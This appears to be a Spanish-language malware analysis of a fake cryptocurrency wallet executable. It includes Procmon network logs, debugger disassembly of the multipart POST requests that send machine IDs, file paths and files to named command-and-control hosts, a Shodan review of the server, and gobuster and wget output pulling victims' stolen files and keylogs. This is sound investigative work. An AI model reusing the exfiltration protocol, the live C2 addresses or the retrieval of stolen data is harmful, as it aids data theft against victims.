      Server: 95.214.234.37 [seed.addnode.xyz] [95.214.234.37:80] TCP 80 (172 data bytes sent), Client: 192.168.33.128 [CLSTEAM] (windows) TCP 51035 (2051 data bytes sent), Session start: 02/05/2023 20:54:12, Session end: 02/05/2023 20:54:12
      Server: 95.214.234.37 [seed.addnode.xyz] [95.214.234.37:80] TCP 80 (172 data bytes sent), Client: 192.168.33.128 [CLSTEAM] (windows) TCP 51037 (2051 data bytes sent), Session start: 02/05/2023 20:54:13, Session end: 02/05/2023 20:54:13
  Outgoing sessions: 0
  Host Details
    Web Server Banner 1 : TCP 80 : Apache/2.4.38 (Debian)
99.80.94.143 [prod-dub-beacon-1484770602.eu-west-1.elb.amazonaws.com] [beacon.krxd.net]
99.199.214.206

```


20:51:...	64bit-ccc-qt - copia - copia.exe	4168	TCP Send	CLSTeam:50970 -> 168.100.10.230:7979	SUCCESS	Length: 0, mss: 1460, sackopt: 0, tsopt: 0, wsopt: 0, rcvwin: 64240, seqnum: 0, connid: 0
20:51:...	64bit-ccc-qt - copia - copia.exe	4168	TCP Send	CLSTeam:50970 -> 168.100.10.230:7979	SUCCESS	Length: 32, starttime: 108015, endtime: 108015, seqnum: 0, connid: 0
20:51:...	64bit-ccc-qt - copia - copia.exe	4168	TCP Connect	CLSTeam:50971 -> kyiv.medvideos.cloud:http	SUCCESS	Length: 0, mss: 1460, sackopt: 0, tsopt: 0, wsopt: 0, rcvwin: 64240, seqnum: 0, connid: 0
20:51:...	64bit-ccc-qt - copia - copia.exe	4168	TCP Connect	CLSTeam:50972 -> kyiv.medvideos.cloud:http	SUCCESS	Length: 0, mss: 1460, sackopt: 0, tsopt: 0, wsopt: 0, rcvwin: 64240, seqnum: 0, connid: 0
20:51:...	64bit-ccc-qt - copia - copia.exe	4168	TCP Send	CLSTeam:50971 -> kyiv.medvideos.cloud:http	SUCCESS	Length: 1217, starttime: 108015, endtime: 108015, seqnum: 0, connid: 0
20:51:...	64bit-ccc-qt - copia - copia.exe	4168	TCP Send	CLSTeam:50972 -> kyiv.medvideos.cloud:http	SUCCESS	Length: 1217, starttime: 108015, endtime: 108015, seqnum: 0, connid: 0
20:51:...	64bit-ccc-qt - copia - copia.exe	4168	TCP Reconnect	CLSTeam:50969 -> CLSTeam:9051	SUCCESS	Length: 0, seqnum: 0, connid: 0
20:51:...	64bit-ccc-qt - copia - copia.exe	4168	TCP Receive	CLSTeam:50972 -> kyiv.medvideos.cloud:http	SUCCESS	Length: 170, seqnum: 0, connid: 0
20:51:...	64bit-ccc-qt - copia - copia.exe	4168	TCP Disconnect	CLSTeam:50972 -> kyiv.medvideos.cloud:http	SUCCESS	Length: 0, seqnum: 0, connid: 0
20:51:...	64bit-ccc-qt - copia - copia.exe	4168	TCP Receive	CLSTeam:50971 -> kyiv.medvideos.cloud:http	SUCCESS	Length: 0, seqnum: 0, connid: 0
20:51:...	64bit-ccc-qt - copia - copia.exe	4168	TCP Disconnect	CLSTeam:50971 -> kyiv.medvideos.cloud:http	SUCCESS	Length: 170, seqnum: 0, connid: 0
20:51:...	64bit-ccc-qt - copia - copia.exe	4168	TCP Receive	CLSTeam:50970 -> 168.100.10.230:7979	SUCCESS	Length: 0, seqnum: 0, connid: 0
20:51:...	64bit-ccc-qt - copia - copia.exe	4168	TCP Receive	CLSTeam:50970 -> 168.100.10.230:7979	SUCCESS	Length: 32, seqnum: 0, connid: 0
20:51:...	64bit-ccc-qt - copia - copia.exe	4168	TCP Connect	CLSTeam:50974 -> kyiv.medvideos.cloud:10005	SUCCESS	Length: 0, mss: 1460, sackopt: 0, tsopt: 0, wsopt: 0, rcvwin: 64240, seqnum: 0, connid: 0
20:51:...	64bit-ccc-qt - copia - copia.exe	4168	TCP Receive	CLSTeam:50970 -> 168.100.10.230:7979	SUCCESS	Length: 1360, seqnum: 0, connid: 0
20:51:...	64bit-ccc-qt - copia - copia.exe	4168	TCP Receive	CLSTeam:50970 -> 168.100.10.230:7979	SUCCESS	Length: 1360, seqnum: 0, connid: 0
20:51:...	64bit-ccc-qt - copia - copia.exe	4168	TCP Receive	CLSTeam:50970 -> 168.100.10.230:7979	SUCCESS	Length: 1360, seqnum: 0, connid: 0
20:51:...	64bit-ccc-qt - copia - copia.exe	4168	TCP Receive	CLSTeam:50974 -> kyiv.medvideos.cloud:10005	SUCCESS	Length: 1205, seqnum: 0, connid: 0
20:51:...	64bit-ccc-qt - copia - copia.exe	4168	TCP Receive	CLSTeam:50974 -> kyiv.medvideos.cloud:10005	SUCCESS	Length: 1, seqnum: 0, connid: 0

El código que se encarga de iniciar la conexión es este:

0000000001324DE8	lea rdx, qword ptr ds:[2B0091F]	0000000002B0091F	"main.cpp"
0000000001324DEF	lea rcx, qword ptr ds:[2B01DD4]	0000000002B01DD4	"coins"
0000000001324EB8	lea rdx, qword ptr ds:[2B026B8]	0000000002B026B8	"non-mandatory-script-verify-flag (%s)"
000000000132525C	lea rdx, qword ptr ds:[2B00AF0]	0000000002B00AF0	"CDataStream::read() : end of data"
00000000013252AA	lea rdx, qword ptr ds:[2B00AF0]	0000000002B00AF0	"CDataStream::read() : end of data"
000000000132536C	lea rdx, qword ptr ds:[2B02B80]	0000000002B02B80	"seed.addnode.xyz"
0000000001325A54	lea rdx, qword ptr ds:[2B02B91]	0000000002B02B91	"80"
0000000001325A70	lea rdx, qword ptr ds:[2B02B94]	0000000002B02B94	"BOUNDARY"
0000000001325AC9	lea rdx, qword ptr ds:[2B02B9D]	0000000002B02B9D	"\r\n--"
0000000001325AF0	lea rdx, qword ptr ds:[2B02BA2]	0000000002B02BA2	"\r\n"
0000000001325B05	lea rdx, qword ptr ds:[2B02BA8]	0000000002B02BA8	"Content-Disposition: form-data; name=\"license\""
0000000001325B14	lea rdx, qword ptr ds:[2B02BD6]	0000000002B02BD6	"\r\n\r\n"
0000000001325B2B	lea rdx, qword ptr ds:[2B021F3]	0000000002B021F3	"INSERT-KEY-HERE"
0000000001325B6E	lea rdx, qword ptr ds:[2B02B9D]	0000000002B02B9D	"\r\n--"
0000000001325B95	lea rdx, qword ptr ds:[2B02BA2]	0000000002B02BA2	"\r\n"
0000000001325BAA	lea rdx, qword ptr ds:[2B02BE0]	0000000002B02BE0	"Content-Disposition: form-data; name=\"currency\""
0000000001325BB9	lea rdx, qword ptr ds:[2B02BD6]	0000000002B02BD6	"\r\n\r\n\r\n"
0000000001325BC8	lea rdx, qword ptr ds:[2B02203]	0000000002B02203	"CCC"
0000000001325C08	lea rdx, qword ptr ds:[2B02B9D]	0000000002B02B9D	"\r\n--"
0000000001325C32	lea rdx, qword ptr ds:[2B02BA2]	0000000002B02BA2	"\r\n"
0000000001325C47	lea rdx, qword ptr ds:[2B02C10]	0000000002B02C10	"Content-Disposition: form-data; name=\"genesis\""
0000000001325C56	lea rdx, qword ptr ds:[2B02BD6]	0000000002B02BD6	"\r\n\r\n\r\n"
0000000001325CA2	lea rdx, qword ptr ds:[2B02B9D]	0000000002B02B9D	"\r\n--"
0000000001325CC9	lea rdx, qword ptr ds:[2B02BA2]	0000000002B02BA2	"\r\n"
0000000001325CE0	lea rdx, qword ptr ds:[2B02C40]	0000000002B02C40	"Content-Disposition: form-data; name=\"ping\""
0000000001325CED	lea rdx, qword ptr ds:[2B02BD6]	0000000002B02BD6	"\r\n\r\n\r\n\r\n"
0000000001325D38	lea rdx, qword ptr ds:[2B02B9D]	0000000002B02B9D	"\r\n--"
0000000001325D5F	lea rdx, qword ptr ds:[2B02C68]	0000000002B02C68	--\r\n"
0000000001325DCE	lea rdx, qword ptr ds:[2B02C70]	0000000002B02C70	"POST / HTTP/1.1\r\n"
0000000001325DE3	lea rdx, qword ptr ds:[2B02C82]	0000000002B02C82	"Host: "
0000000001325E3A	lea rdx, qword ptr ds:[2B02BA2]	0000000002B02BA2	"\r\n"
0000000001325E49	lea rdx, qword ptr ds:[2B02C8B]	0000000002B02C8B	"Accept: */*\r\n"
0000000001325E5E	lea rdx, qword ptr ds:[2B02CA0]	0000000002B02CA0	"Content-Type: multipart/form-data; boundary="
0000000001325E85	lea rdx, qword ptr ds:[2B02BA2]	0000000002B02BA2	"\r\n"
0000000001325E9A	lea rdx, qword ptr ds:[2B02CCD]	0000000002B02CCD	"Content-Length: "
0000000001325EC5	lea rdx, qword ptr ds:[2B02BA2]	0000000002B02BA2	"\r\n"
0000000001325EEA	lea rdx, qword ptr ds:[2B02CDE]	0000000002B02CDE	"Connection: close\r\n\r\n\r\n"
00000000013263C4	lea rdx, qword ptr ds:[2B02BA2]	0000000002B02BA2	"\r\n"
00000000013265DE	lea rdx, qword ptr ds:[2B02CF4]	0000000002B02CF4	"true"
00000000013267AA	lea rdx, qword ptr ds:[2B02CF9]	0000000002B02CF9	"Exception caught: "
0000000001326AAF	lea rdx, qword ptr ds:[2B02B91]	0000000002B02B91	"80"
0000000001326ACB	lea rdx, qword ptr ds:[2B02B94]	0000000002B02B94	"BOUNDARY"
0000000001326B27	lea rdx, qword ptr ds:[2B02B9D]	0000000002B02B9D	"\r\n--"
0000000001326B4E	lea rdx, qword ptr ds:[2B02BA2]	0000000002B02BA2	"\r\n"
0000000001326B63	lea rdx, qword ptr ds:[2B02D10]	0000000002B02D10	"Content-Disposition: form-data; name=\"process\""
0000000001326B72	lea rdx, qword ptr ds:[2B02BD6]	0000000002B02BD6	"\r\n\r\n\r\n"
0000000001326B96	lea rdx, qword ptr ds:[2B02B9D]	0000000002B02B9D	"\r\n"
0000000001326BB0	lea rdx, qword ptr ds:[2B02BA2]	0000000002B02BA2	"\r\n"
0000000001326BD2	lea rdx, qword ptr ds:[2B02D40]	0000000002B02D40	"Content-Disposition: form-data; name=\"machineid\""
0000000001326BE1	lea rdx, qword ptr ds:[2B02BD6]	0000000002B02BD6	"\r\n\r\n\r\n"

000000000132A02F	lea rdx, qword ptr ds:[2B02B9D]	0000000002B02B9D	"\r\n--"
000000000132A056	lea rdx, qword ptr ds:[2B02BA2]	0000000002B02BA2	"\r\n"
000000000132A06B	lea rdx, qword ptr ds:[2B02D10]	0000000002B02D10	"Content-Disposition: form-data; name=\"process\""
000000000132A07A	lea rdx, qword ptr ds:[2B02BD6]	0000000002B02BD6	"\\""\r\n\r\n"
000000000132A089	lea rdx, qword ptr ds:[2B02F5B]	0000000002B02F5B	"filerceiver"
000000000132A09E	lea rdx, qword ptr ds:[2B02B9D]	0000000002B02B9D	"\r\n--"
000000000132A0C5	lea rdx, qword ptr ds:[2B02BA2]	0000000002B02BA2	"\r\n"
000000000132A0DA	lea rdx, qword ptr ds:[2B02E50]	0000000002B02E50	"Content-Disposition: form-data; name=\"filepath\""
000000000132A0E9	lea rdx, qword ptr ds:[2B02BD6]	0000000002B02BD6	"\\""\r\n\r\n"
000000000132A2D1	lea rdx, qword ptr ds:[2B02B9D]	0000000002B02B9D	"\r\n--"
000000000132A2F8	lea rdx, qword ptr ds:[2B02BA2]	0000000002B02BA2	"\r\n"
000000000132A30D	lea rdx, qword ptr ds:[2B02D40]	0000000002B02D40	"Content-Disposition: form-data; name=\"machineid\""
000000000132A31C	lea rdx, qword ptr ds:[2B02BD6]	0000000002B02BD6	"\\""\r\n\r\n"
000000000132A36F	lea rdx, qword ptr ds:[2B02B9D]	0000000002B02B9D	"\r\n--"
000000000132A396	lea rdx, qword ptr ds:[2B02BA2]	0000000002B02BA2	"\r\n"
000000000132A3AB	lea rdx, qword ptr ds:[2B02E80]	0000000002B02E80	"Content-Disposition: form-data; name=\"ip\""
000000000132A3BA	lea rdx, qword ptr ds:[2B02BD6]	0000000002B02BD6	"\\""\r\n\r\n"
000000000132A3C9	lea rdx, qword ptr ds:[2B02EA9]	0000000002B02EA9	"NULL"
000000000132A3DE	lea rdx, qword ptr ds:[2B02B9D]	0000000002B02B9D	"\r\n--"
000000000132A405	lea rdx, qword ptr ds:[2B02BA2]	0000000002B02BA2	"\r\n"
000000000132A41A	lea rdx, qword ptr ds:[2B02E80]	0000000002B02E80	"Content-Disposition: form-data; name=\"port\""
000000000132A429	lea rdx, qword ptr ds:[2B02BD6]	0000000002B02BD6	"\\""\r\n\r\n"
000000000132A438	lea rdx, qword ptr ds:[2B02EA9]	0000000002B02EA9	"NULL"
000000000132A44D	lea rdx, qword ptr ds:[2B02B9D]	0000000002B02B9D	"\r\n--"
000000000132A474	lea rdx, qword ptr ds:[2B02BA2]	0000000002B02BA2	"\r\n"
000000000132A489	lea rdx, qword ptr ds:[2B02EE0]	0000000002B02EE0	"Content-Disposition: form-data; name=\"filesize\""
000000000132A498	lea rdx, qword ptr ds:[2B02BD6]	0000000002B02BD6	"\\""\r\n\r\n"
000000000132A4B8	lea rdx, qword ptr ds:[2B02B9D]	0000000002B02B9D	"\r\n--"
000000000132A4DF	lea rdx, qword ptr ds:[2B02BA2]	0000000002B02BA2	"\r\n"
000000000132A4F4	lea rdx, qword ptr ds:[2B02F10]	0000000002B02F10	"Content-Disposition: form-data; name=\"filedate\""
000000000132A503	lea rdx, qword ptr ds:[2B02BD6]	0000000002B02BD6	"\\""\r\n\r\n"
000000000132A541	lea rdx, qword ptr ds:[2B02B9D]	0000000002B02B9D	"\r\n--"
000000000132A568	lea rdx, qword ptr ds:[2B02C6B]	0000000002B02C6B	"\r\n"
000000000132A5D7	lea rdx, qword ptr ds:[2B02C70]	0000000002B02C70	"POST / HTTP/1.1\r\n"
000000000132A5EC	lea rdx, qword ptr ds:[2B02C93]	0000000002B02C93	"Host:"

Como ya se ha apreciado, el servidor o servidores de c&c del malware se encuentra en:

Nombre: kyiv.medvideos.cloud
Address: 95.214.234.37

Nombre: [seed.addnode.xyz](#)
Address: 45.61.137.253

64bit-ccc-qt.exe - PID: 4460 - Módulo: 64bit-ccc-qt.exe - Thread: Hilo Principal 4868 - x64dbg [Elevated]

ArchivoVerDepurarTracingPluginsFavoritosOpcionesAyudaOct 3 2022 (TitanEngine)

CPU Log Notas Breakpoints Mapa de memoria Pila de llamadas SEH Script Símbolos Fuente Referencias Hilos Recursos Trace

• 000000000132A4C2

• 000000000132A4C7

• 000000000132A4CF

• 000000000132A4D7

• 000000000132A4DA

• 000000000132A4DF

• 000000000132A4E6

• 000000000132A4E9

• 000000000132A4EE

• 000000000132A4F4

• 000000000132A4FB

• 000000000132A4FE

• 000000000132A503

• 000000000132A50A

• 000000000132A50D

• 000000000132A512

• 000000000132A517

• 000000000132A519

• 000000000132A51E

• 000000000132A521

• 000000000132A524

• 000000000132A529

• 000000000132A52D

• 000000000132A532

• 000000000132A535

• 000000000132A53B

• 000000000132A541

• 000000000132A548

• 000000000132A54B

• 000000000132A550

• 000000000132A558

• 000000000132A564

• 000000000132A563

• 000000000132A568

• 000000000132A56F

• 000000000132A572

• 000000000132A577

• 000000000132A57F

• 000000000132A584

• 000000000132A587

• 000000000132A58C

• 000000000132A594

• 000000000132A598

• 000000000132A59D

• E8 19754B01

• 4C:8B8424 18050000

• 48:8B9424 10050000

• 48:89D9

• E8 01754B01

• 48:8D15 BC867D01

• 48:89C1

• E8 42014D01

• 41:8B 2E000000

• 48:8D15 158A7D01

• 48:89D9

• E8 0D744B01

• 48:8D15 CC867D01

• 48:89D9

• E8 1E014D01

• 48:8B4C24 58

• 3102

• E8 B2F22F00

• 48:89C2

• 48:89D9

• E8 47C63901

• 49:8D4F 10

• E8 7E463B01

• 48:85C0

• 0F84 E9080000

• 41:8B 04000000

• 48:8D15 55867D01

• 48:89D9

• E8 90744B01

• 4C:8B8424 18050000

• 48:8B9424 10050000

• 48:89D9

• E8 78744B01

• 48:8D15 FC867D01

• 48:89C1

• E8 B9004D01

• 4C:8D8424 800A0000

• BA 18000000

• 4C:89F1

• E8 94504301

• 48:8B9424 40080000

• 49:8D4E 10

• E8 53CF3901

• 48:8D8424 70030000

calli k64bit-ccc-qt.sub_27E19E0x

mov r8,qword ptr ss:[rsp+518]

mov rdx,qword ptr ss:[rsp+510]

mov rcx,rbx

calli k64bit-ccc-qt.sub_27E19E0x

lea rdx,qword ptr ds:[2B02BA2]

mov rcx,rbx

calli k64bit-ccc-qt.sub_27FA630x

mov r8d,2E

lea rdx,qword ptr ds:[2B02F10]

mov rcx,rbx

calli k64bit-ccc-qt.sub_27E19E0x

lea rdx,qword ptr ds:[2B02BD6]

mov rcx,rbx

calli k64bit-ccc-qt.sub_27FA630x

mov rcx,qword ptr ss:[rsp+58]

xor edx,edx

calli k64bit-ccc-qt.sub_16297D0x

mov rdx,rbx

mov rcx,rbx

calli k64bit-ccc-qt.sub_26C6B70x

lea rdx,qword ptr ds:[r15+10]

calli k64bit-ccc-qt.sub_26DEBB0x

test rax,rax

je 64bit-ccc-qt.132AE24

mov r8d,4

lea rdx,qword ptr ds:[2B02B9D]

mov rcx,rbx

calli k64bit-ccc-qt.sub_27E19E0x

mov r8,qword ptr ss:[rsp+518]

mov rdx,qword ptr ss:[rsp+510]

48:89D9

calli k64bit-ccc-qt.sub_27E19E0x

lea rdx,qword ptr ds:[2B02C6B]

mov rcx,rbx

calli k64bit-ccc-qt.sub_27FA630x

lea r14,qword ptr ss:[rsp+A80]

mov edx,18

mov rcx,r14

calli k64bit-ccc-qt.sub_275F620x

mov rdx,qword ptr ss:[rsp+840]

lea rdx,qword ptr ds:[r14+10]

calli k64bit-ccc-qt.sub_26C74F0x

lea rcx,qword ptr ss:[rsp+370]

0000000002B02BA2:"\r\n"

2E:.'

0000000002B02F10:"Content-Disposition: form-data; name=\"filedate\""

0000000002B02BD6:"\"\\r\\n\\r\\n\""

0000000002B02B9D:"\"\\r\\n--\""

0000000002B02C6B:"\"--\\r\\n\""

r14:"Calling TLS callback %p for DLL \"%wZ\" at %p\n"

r14+10:"back %p for DLL \"%wZ\" at %p\n"

0000000001324DE8	lea rdx,qword ptr ds:[2B0091F]	0000000002B0091F	"main.cpp"
0000000001324DEF	lea rcx,qword ptr ds:[2B01DD4]	0000000002B01DD4	"coins"
0000000001324EB8	lea rdx,qword ptr ds:[2B026B8]	0000000002B026B8	"non-mandatory-script-verify-flag (%s)"
000000000132525C	lea rdx,qword ptr ds:[2B00AF0]	0000000002B00AF0	"CDataStream::read() : end of data"
000000000132526A	lea rdx,qword ptr ds:[2B00AF0]	0000000002B00AF0	"CDataStream::read() : end of data"
000000000132536C	lea rdx,qword ptr ds:[2B02B80]	0000000002B02B80	"seed.addnode.xyz"
0000000001325A54	lea rdx,qword ptr ds:[2B02B91]	0000000002B02B91	"80"
0000000001325A70	lea rdx,qword ptr ds:[2B02B94]	0000000002B02B94	"BOUNDARY"
0000000001325AC9	lea rdx,qword ptr ds:[2B02B9D]	0000000002B02B9D	"\\r\\n--"
0000000001325AF0	lea rdx,qword ptr ds:[2B02BA2]	0000000002B02BA2	"\\r\\n"
0000000001325B05	lea rdx,qword ptr ds:[2B02BA8]	0000000002B02BA8	"Content-Disposition: form-data; name=\"license\""
0000000001325B14	lea rdx,qword ptr ds:[2B02BD6]	0000000002B02BD6	"\"\\r\\n\\r\\n\""
0000000001325B2B	lea rdx,qword ptr ds:[2B021F3]	0000000002B021F3	"INSERT-KEY-HERE"
0000000001325B6E	lea rdx,qword ptr ds:[2B02B9D]	0000000002B02B9D	"\\r\\n--"
0000000001325B95	lea rdx,qword ptr ds:[2B02BA2]	0000000002B02BA2	"\\r\\n"
0000000001325BAA	lea rdx,qword ptr ds:[2B02BE0]	0000000002B02BE0	"Content-Disposition: form-data; name=\"currency\""
0000000001325BB9	lea rdx,qword ptr ds:[2B02BD6]	0000000002B02BD6	"\"\\r\\n\\r\\n\""
0000000001325BC8	lea rdx,qword ptr ds:[2B02203]	0000000002B02203	"CCC"
0000000001325C0B	lea rdx,qword ptr ds:[2B02B9D]	0000000002B02B9D	"\\r\\n--"
0000000001325C32	lea rdx,qword ptr ds:[2B02BA2]	0000000002B02BA2	"\\r\\n"
0000000001325C47	lea rdx,qword ptr ds:[2B02C10]	0000000002B02C10	"Content-Disposition: form-data; name=\"genesis\""
0000000001325C56	lea rdx,qword ptr ds:[2B02BD6]	0000000002B02BD6	"\"\\r\\n\\r\\n\""
0000000001325CA2	lea rdx,qword ptr ds:[2B02B9D]	0000000002B02B9D	"\\r\\n--"
0000000001325CC9	lea rdx,qword ptr ds:[2B02BA2]	0000000002B02BA2	"\\r\\n"
0000000001325CDE	lea rdx,qword ptr ds:[2B02C40]	0000000002B02C40	"Content-Disposition: form-data; name=\"ping\""
0000000001325CED	lea rdx,qword ptr ds:[2B02BD6]	0000000002B02BD6	"\"\\r\\n\\r\\n\""
0000000001325D38	lea rdx,qword ptr ds:[2B02B9D]	0000000002B02B9D	"\\r\\n--"
0000000001325D5F	lea rdx,qword ptr ds:[2B02C6B]	0000000002B02C6B	"--\\r\\n"
0000000001325DCE	lea rdx,qword ptr ds:[2B02C70]	0000000002B02C70	"POST / HTTP/1.1\\r\\n"
0000000001325DE3	lea rdx,qword ptr ds:[2B02C82]	0000000002B02C82	"Host: "
0000000001325E3A	lea rdx,qword ptr ds:[2B02BA2]	0000000002B02BA2	"\\r\\n"
0000000001325E49	lea rdx,qword ptr ds:[2B02C8B]	0000000002B02C8B	"Accept: */*\\r\\n"
0000000001325E5E	lea rdx,qword ptr ds:[2B02CA0]	0000000002B02CA0	"Content-Type: multipart/form-data; boundary="
0000000001325E85	lea rdx,qword ptr ds:[2B02BA2]	0000000002B02BA2	"\\r\\n"
0000000001325E9A	lea rdx,qword ptr ds:[2B02CCD]	0000000002B02CCD	"Content-Length: "
0000000001325EC5	lea rdx,qword ptr ds:[2B02BA2]	0000000002B02BA2	"\\r\\n"
0000000001325EEA	lea rdx,qword ptr ds:[2B02CDE]	0000000002B02CDE	"Connection: close\\r\\n\\r\\n"
00000000013263C4	lea rdx,qword ptr ds:[2B02BA2]	0000000002B02BA2	"\\r\\n"
00000000013265DE	lea rdx,qword ptr ds:[2B02CF4]	0000000002B02CF4	"true"
00000000013267AA	lea rdx,qword ptr ds:[2B02CF9]	0000000002B02CF9	"Exception caught: "
0000000001326AAF	lea rdx,qword ptr ds:[2B02B91]	0000000002B02B91	"80"
0000000001326ACB	lea rdx,qword ptr ds:[2B02B94]	0000000002B02B94	"BOUNDARY"
0000000001326B27	lea rdx,qword ptr ds:[2B02B9D]	0000000002B02B9D	"\\r\\n--"
0000000001326B4E	lea rdx,qword ptr ds:[2B02BA2]	0000000002B02BA2	"\\r\\n"
0000000001326B63	lea rdx,qword ptr ds:[2B02D10]	0000000002B02D10	"Content-Disposition: form-data; name=\"process\""
0000000001326B72	lea rdx,qword ptr ds:[2B02BD6]	0000000002B02BD6	"\"\\r\\n\\r\\n\""
0000000001326B96	lea rdx,qword ptr ds:[2B02B9D]	0000000002B02B9D	"\\r\\n--"
0000000001326BB0	lea rdx,qword ptr ds:[2B02BA2]	0000000002B02BA2	"\\r\\n"
0000000001326BD2	lea rdx,qword ptr ds:[2B02D40]	0000000002B02D40	"Content-Disposition: form-data; name=\"machineid\""
0000000001326BE1	lea rdx,qword ptr ds:[2B02BD6]	0000000002B02BD6	"\"\\r\\n\\r\\n\""

Tras ver esa conexión empiezo a analizar el servidor remoto.

Empiezo mirando en shodanHQ un nmap el cual me reporta los puertos 80 y 22 abiertos.

95.214.234.37

Regular View

Raw Data

History

General Information

Hostnames

kylivmedvideos.cloud

Domains

MEDVIDEOS.CLOUD

Country

Ukraine

City

Kyiv

Organization

Virtual Systems LLC

ISP

Virtual Systems LLC

ASN

AS30860

Vulnerabilities

Note: the device may not be impacted by all of these issues. The vulnerabilities are implied based on the software and version.

CVE-2019-0196

A vulnerability was found in Apache HTTP Server 2.4.17 to 2.4.38. Using fuzzed network input, the http/2 request handling could be made to access freed memory in string comparison when determining the method of a request and thus process the request incorrectly.

CVE-2020-1934

In Apache HTTP Server 2.4.0 to 2.4.41, mod_proxy_ftp may use uninitialized memory when proxying to a malicious FTP server.

CVE-2021-34798

Malformed requests may cause the server to dereference a NULL pointer. This issue affects Apache HTTP Server 2.4.48 and earlier.

CVE-2020-35452

Apache HTTP Server versions 2.4.0 to 2.4.46 A specially crafted Digest nonce can cause a stack overflow in mod_auth_digest. There is no report of this overflow being exploitable, nor the Apache HTTP Server team could create one, though some particular compiler and/or compilation option might make it possible, with limited

Open Ports

22

80

// 22 / TCP

OpenSSH 7.9p1 Debian 10+deb10u2

SSH-2.0-qvssh_7.9p1_debian-10+deb10u2

Key type: ssh-rsa

Key: AAAAB3NzaC1yc2EAAAADAQABAAQBAQCWz15mP6gT1pHw0V6h1hQ0n1S6t54mQ3XfKv11

kgu8u6L4PFLUk0b4V0MPT1Y1C1U7fAG0G0m9p7N0L0P8F0J11+L2bW0V3J0R2V

153Hr+5W770rT18u3V50nyXkzrF4Mq0Tf4g0HMSvxcZf4uK11qZ2L2D7V0Vgr0f

g10P9115E2T1120K0K3z7JkFz4P0CNgF0H4G7K117B0u0uHQT07T0F3Jw0u0F6

LS0P7C060u0Y220K3y0u4J40u0H0B0F0H4F5K12u020u0H220K071

FingerPrint: 97:06:06:06:06:07:24:73:72:ec:08:58:0a:1c:bf:a7

Key Algorithms:

curve25519-sha256

curve25519-sha256@libssh.org

ecdh-sha2-nistp256

ecdh-sha2-nistp384

ecdh-sha2-nistp521

diffie-hellman-group-exchange-sha256

diffie-hellman-group18-sha512

diffie-hellman-group18-sha512

diffie-hellman-group14-sha256

diffie-hellman-group14-sha1

Server Host Key Algorithms:

rsa-sha2-512

rsa-sha2-256

ssh-rsa

ecdsa-sha2-nistp256

ssh-ed25519

Encryption Algorithms:

chacha20-poly1305@openssh.com

aes128-ctr

aes192-ctr

aes256-ctr

aes128-gcm@openssh.com

...

Paso a analizar el puerto 80 que hay un servidor web, empiezo enumerando directorios:

Encuentro esos 3 directorios:
/files y /uploads hay ficheros que se han subido directamente de los equipos infectados y que pueden contener informacion sensible.
En /logs hay ficheros TXT con la actividad de los usuarios de las maquinas infectadas capturas de teclado, contraseñas etc...

```
--2023-05-03 01:18:24-- http://seed.addnode.xyz/files/7QB2aYY1CiYtadFmG0FixDYoRrvdY9dWsuWQ0IGjT0002DkY
(root@kali) - [/opt/SecLists/Discovery/Web-Content]
# gobuster dir -u http://seed.addnode.xyz/ -w /usr/share/dirb/wordlists/common.txt

=====
Gobuster v3.5
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

=====
[+] Url: http://seed.addnode.xyz/
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/dirb/wordlists/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.5
[+] Timeout: 10s

=====
2023/05/03 00:55:13 Starting gobuster in directory enumeration mode

=====
/.hta (Status: 403) [Size: 281]
/.htpasswd (Status: 403) [Size: 281]
/.htaccess (Status: 403) [Size: 281]
/files (Status: 301) [Size: 320] [--> http://seed.addnode.xyz/files/]
/index.php (Status: 200) [Size: 16]
/logs (Status: 301) [Size: 319] [--> http://seed.addnode.xyz/logs/]
/manual (Status: 301) [Size: 321] [--> http://seed.addnode.xyz/manual/]
/phpmyadmin (Status: 301) [Size: 325] [--> http://seed.addnode.xyz/phpmyadmin/]
/server-status (Status: 403) [Size: 281]
/uploads (Status: 301) [Size: 322] [--> http://seed.addnode.xyz/uploads/]
Progress: 4582 / 4615 (99.28%)

=====
2023/05/03 00:55:44 Finished

=====
--2023-05-03 01:18:25-- http://seed.addnode.xyz/files/7SznXupFoBe2EFSpWkEiV0XMnLRfGTSMKotIBqLLIylKhZhI
```


Tras dar con esos directorios automáticamente empiezo a bajar todos los ficheros para conservar evidencias del delito.

```
seed.addnode.xyz/fi 100%[=====>] 22,32K --.-KB/s en 0,001s

--2023-05-03 01:18:24-- http://seed.addnode.xyz/files/7Q33BDyFk9hKVFWHjmp9wiKlMAxuX1DDSLqTBtDDVfK6TEqsksrsv0QbNaa» guardado [22856/22856]

Reutilizando la conexión con seed.addnode.xyz:80.
Petición HTTP enviada, esperando respuesta... 200 OK
Longitud: 6127616 (5,8M)
Grabando a: «seed.addnode.xyz/files/7QB2aYY1CiYtadFmGOFixDYoRrvdY9dWsuWQOIGjT0002DkyXujiBk0Fr73Z»

seed.addnode.xyz/fi 100%[=====>] 5,84M 21,5MB/s en 0,3s

2023-05-03 01:18:24 (21,5 MB/s) - «seed.addnode.xyz/files/7QB2aYY1CiYtadFmGOFixDYoRrvdY9dWsuWQOIGjT0002DkyXujiBk0Fr73Z» guardado [6127616/6127616]

--2023-05-03 01:18:24-- http://seed.addnode.xyz/files/7REyrdpVHhaELoTCnVboc9ivHNr1ST8kKf110psnnER5CMq1U8ah5A0alvSz
Reutilizando la conexión con seed.addnode.xyz:80.
Petición HTTP enviada, esperando respuesta... 200 OK
Longitud: 174
Grabando a: «seed.addnode.xyz/files/7REyrdpVHhaELoTCnVboc9ivHNr1ST8kKf110psnnER5CMq1U8ah5A0alvSz»

seed.addnode.xyz/fi 100%[=====>] 174 --.-KB/s en 0s

2023-05-03 01:18:25 (11,5 MB/s) - «seed.addnode.xyz/files/7REyrdpVHhaELoTCnVboc9ivHNr1ST8kKf110psnnER5CMq1U8ah5A0alvSz» guardado [174/174]

